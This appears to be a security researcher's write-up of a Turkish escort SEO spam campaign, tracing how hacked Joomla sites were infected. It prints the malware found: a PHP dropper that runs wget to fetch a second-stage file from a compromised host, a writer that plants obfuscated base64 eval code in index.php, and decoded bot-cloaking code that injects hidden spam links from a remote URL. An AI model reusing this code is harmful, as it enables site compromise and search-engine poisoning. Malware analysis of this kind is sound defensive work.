
A Quick Look at Turkish Escort Spam

This write-up will take a look at an interesting SEO spam campaign that recently came to my attention. Turkish escorts are apparently big business and I had the opportunity to dig a bit into the makings of a malicious Turkish escort spam campaign.


It began with a malicious PHP file, /images/2ndex.php, likely uploaded to the victim site. It contained, along with an uploader, a line with a system wget for another PHP file located at a Luxembourg domain, http://www.inmediasres [dot] lu/tmp/sym/weba1.php.



```
<?php if(isset($_GET["ec"])){echo"<font color=#FFFFFF>[uname]".php_un
<?php system('wget http://www.inmediasres.lu/tmp/sym/weba1.php'); ?>
```

System wget


weba1.php wrote the following FOPO encoded PHP to index.php on the infected site. Note *dizin* and *dosya* mean directory and file respectively in Turkish.



```
<?php
   $dizin=$_SERVER[DOCUMENT_ROOT].'/';
   $dosya="/index.php";
   if (!file_exists ("$dizin/$dosya") ) {
   touch ($dosya);
   }
   $baglan=@fopen ("$dizin/$dosya",'w');
   if (!$baglan) {
   echo "dosyayi yazamadim";
   exit();
   }
   if (fputs ($baglan,'<?php
/*
Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Thursday, April 28th, 2016 at 21:43 UTC from IP 217.170.192.72 (no)
Checksum: 315ca48d666466f3823bca557a48898e33440294
*/
$q9c09a95="\x62\141\x73\x65\x36\x34\137\144\x65\143\x6f\144\145";@eval($q9c09a95(
"Ly9Oc3RXTy9MMXNQZ0c3OGVrNk1Fck82S3AwaVdpUzBvY1RkTGRsMjBjVFZOTUpNWVBUMEpEZ2I0NTk4
...
dHZ3MVhlOGJ1dWhoMlR5c3JLTWVlM1ZLYkF6THJXYjRKYzR3V0ovM3k5Q0o0dkxSVERJb0hYY09sc2kzY
VRLLytVaj09IikpKSk7"));
?>') ){
   echo "veritabanina bilgi girisi yapildi;";
   }else {
   echo "veritabannina bilgi girisi yapilamadi;";
   }
   fclose($baglan);
   ?>
```

File hacker


The FOPO code decoded to a modified Joomla! index.php file with an interesting bit at the end, here beautified.



```php
?><?php
define('_JEXEC', 1);
define('JPATH_BASE', dirname(__FILE__));
define('DS', DIRECTORY_SEPARATOR);
require_once (JPATH_BASE . DS . 'includes' . DS . 'defines.php');

require_once (JPATH_BASE . DS . 'includes' . DS . 'framework.php');

JDEBUG ? $_PROFILER->mark('afterLoad') : null;
$mainframe = & JFactory::getApplication('site');
$mainframe->initialise();
JPluginHelper::importPlugin('system');
JDEBUG ? $_PROFILER->mark('afterInitialise') : null;
$mainframe->triggerEvent('onAfterInitialise');
$mainframe->route();
$Itemid = JRequest::getInt('Itemid');
$mainframe->authorize($Itemid);
JDEBUG ? $_PROFILER->mark('afterRoute') : null;
$mainframe->triggerEvent('onAfterRoute');
$option = JRequest::getCmd('option');
$mainframe->dispatch($option);
JDEBUG ? $_PROFILER->mark('afterDispatch') : null;
$mainframe->triggerEvent('onAfterDispatch');
$mainframe->render();
JDEBUG ? $_PROFILER->mark('afterRender') : null;
$mainframe->triggerEvent('onAfterRender');
echo JResponse::toString($mainframe->getCfg('gzip'));

function isBot()
{
    $botAgents = "/google|hakia|msn|yahoo|altavista|crawler|findlinks|bing|Cuil|Excite|Go.com|HotBot|All
    $agent = $_SERVER['HTTP_USER_AGENT'];
    if (preg_match($botAgents, $agent)) return true;
    else return false;
}

if (isBot()) {
    echo @file_get_contents(base64_decode("aHR0cDovL3d3dy5pbGVyaWdlbC5jb20vd2Vic2l0ZS5waHA/cGFnZT02"));
}
else {
}
```


Injecting links

The interesting bit includes search engine bot detection, which triggers the injection of a file_get_contents() of a base64 encoded URL. The base64 decoded to http://www.ilerigel [dot] com/website.php?page=6, and the page, when loaded, injects a hidden paragraph of Turkish escort links.



```html

    <p style="overflow: auto; position: fixed; height: 0pt; width: 0pt">
<a href="http://www.werren.net/" rel="dofollow">porno izle</a>
<a href="http://www.karliyayla.com/" rel="dofollow">bodrum escort</a>
</p>

```

Changing page=6 to page=7 yielded similar and more voluminous results.


File Edit View History Bookmarks Tools Help
http://www...hp?page=7
www.ilerigel.com/website.php?page=7
Search


escort ankara escort ankara escort ankara escort ankara ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort ankara escort
ankara escort ankara escort ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort
bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort
bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort
bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort
bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort
bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort
bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort
bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort bayan ankara escort
bayan ankara escort bayan ankara escort bayan ankara escort bayan eskiþehir escort

www.beylikduzuescorthatun.com/author/ankara-escort-bayan/

Page=7


After a smidge of URL manipulation and a hint of cURL, all of the escort links found were harvested. View the links at https://git.io/vKtua.

I decided to dig a little deeper. The Luxembourg domain seemed to be hacked as there was a sign of a sym link, a common malware tactic, along with a web-based file manager, and the site runs an older version of Joomla!, 1.7. Google also shows escort spam in search results for the domain.




```
Index of /tmp/sym

    Name                      Last modified       Size  Description
-------------------------------------------------------------------
    Parent Directory                               -
    weba.php                  06-Jun-2016 13:38    72K
    weba1.php                 08-Jun-2016 23:00    16K
-------------------------------------------------------------------
Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/0.9.8o PHP/5.3.20 Server at
www.inmediasres.lu Port 80
```

Malicious files



```
<meta name="generator" content="Joomla! 1.7 - Open Source Content Management" />
<title>In Medias Res - Administration</title>
```


Joomla! 1.7



Contact - Home
www.inmediasres.lu/index.php/en/contact ▾
GSM: (**+352) 621 643 188**. adiyaman escort ankara escort antalya escort escort izmir umraniye elektrikci bursa escort canakkale escort erzurum escort eskisehir ...

Search results

Ilerigel [dot] com however did not seem compromised. The links seemed purposefully hosted and the site itself offers SEO services: Backlink SEO’da Uzman, or Backlink SEO Expert.



İlerigel.com Seo Markası
Başarı Hiçbir Zaman Rastlantı Değildir.

Sitemize hoşgeldiniz.
Tarih: 06-10-2016
Saat: 16:33

KATEGORİLER

- Bilişim haberleri
- Seo
- Sponsor Tanıtımları

TAKVİM

Haziran 2016
P S Ç P C C P
1 2 3 4 5
6 7 8 9 101112
13141516171819
20212223242526
27282930
« Nis

POPÜLER YAZILAR

- Seo optimizasyon (+9 Pop, 20 OY)
- Müşteri Memnuniyeti %100 (+5 Pop, 5 OY)
- Notebook tamiri (+5 Pop, 5 OY)
- jeneratör (+4 Pop, 4 OY)
- Liposuction (+4 Pop, 4 OY)
- iletişim (+3 Pop, 5 OY)
- Google yeni Dünya Düzeni (+3

İstanbul elektrikçi — **Kategori:** Sponsor Tanıtımları

Yazar: EcHoLL | **Tarih:** 21 Nisan 2016 / 22:41

Elektrik alanında yıllardır hizmet veren Usta Elektrikçi firması olarak siz müşterilerimizin yaşadığı elektrik problemleri için 7/24 Acil Uzman Elektrikçi lerimiz ile hizmetinizdeyiz. Tecrübeli ve uzman elektrikçi ekibimiz ile karşılaştığınız elektrik sorunlarınızı hemen gideriyoruz. Ofisinizin bütün elektrik problemi ve elektrik tesisat işlerinde şirketimizi dilediğiniz an arayıp elektrik teknisyeni talebinde bulunabilirsiniz.

Uzun zamandır elektrik sektöründe aktif olarak hizmet sunan firmamız müşterilerimize sigorta değişimi gibi hizmetler sunuyor. Her biri işinin uzmanı çalışanlarımız yaşadığınız arızalarda 7gün 24saat sizlerin yanınızda. Mevcut elektrik tesisatınızda yaşadığınız problemlerin giderilmesi için firmamızı istediğiniz zaman arayabilirsiniz. Arızayı sonuca kavuşturana kadar durmayacak kadar işinde uzman elektrikçi lerimiz siz müşterilerimize elektrik hizmeti konusunda daha iyi bir hizmet verebilmek için her geçen gün kendilerini geliştirmeye devam etmektedirler.

umraniye elektrikci
uskudar elektrikci
Sektördeki en gelişmiş elektrikçi firmaları ndan biri olan firmamız uzun bir geçmişe sahip Usta Elektrikçi firması dır. Semtinizde veya mahallenizde size yakın bir elektrikçi mi baktınız ? Firmamız hizmetinizde. Sizlere Acil uzman elektrikçi gönderebilcek kadar kapsamlı çalışan ekibimiz ile elektrik problemleri ne anında müdahale ederek sorunlarınızı gideriyoruz.

Devam? | **Yorumlar:** 0 | **Okunma:** 0 | (No

ÜYE PANELİ

Kullanıcı Adı
•••••••••••••
Kayıt Ol
Şifremi Unuttum
Giriş

ANKET

Nasıl Buldunuz ?

○ Google
○ Yahoo
○ Msn
○ Bing

Oy ver


Sonuçlar

ETİKETLER

falcılar falcı bacı fal baktırmak medyumlar medyum hoca Zayıflamak istiyorum Kilo verme seo optimizasyon Zayıflama Diyet Diyet Listesi medyum

Ilerigel [dot] com

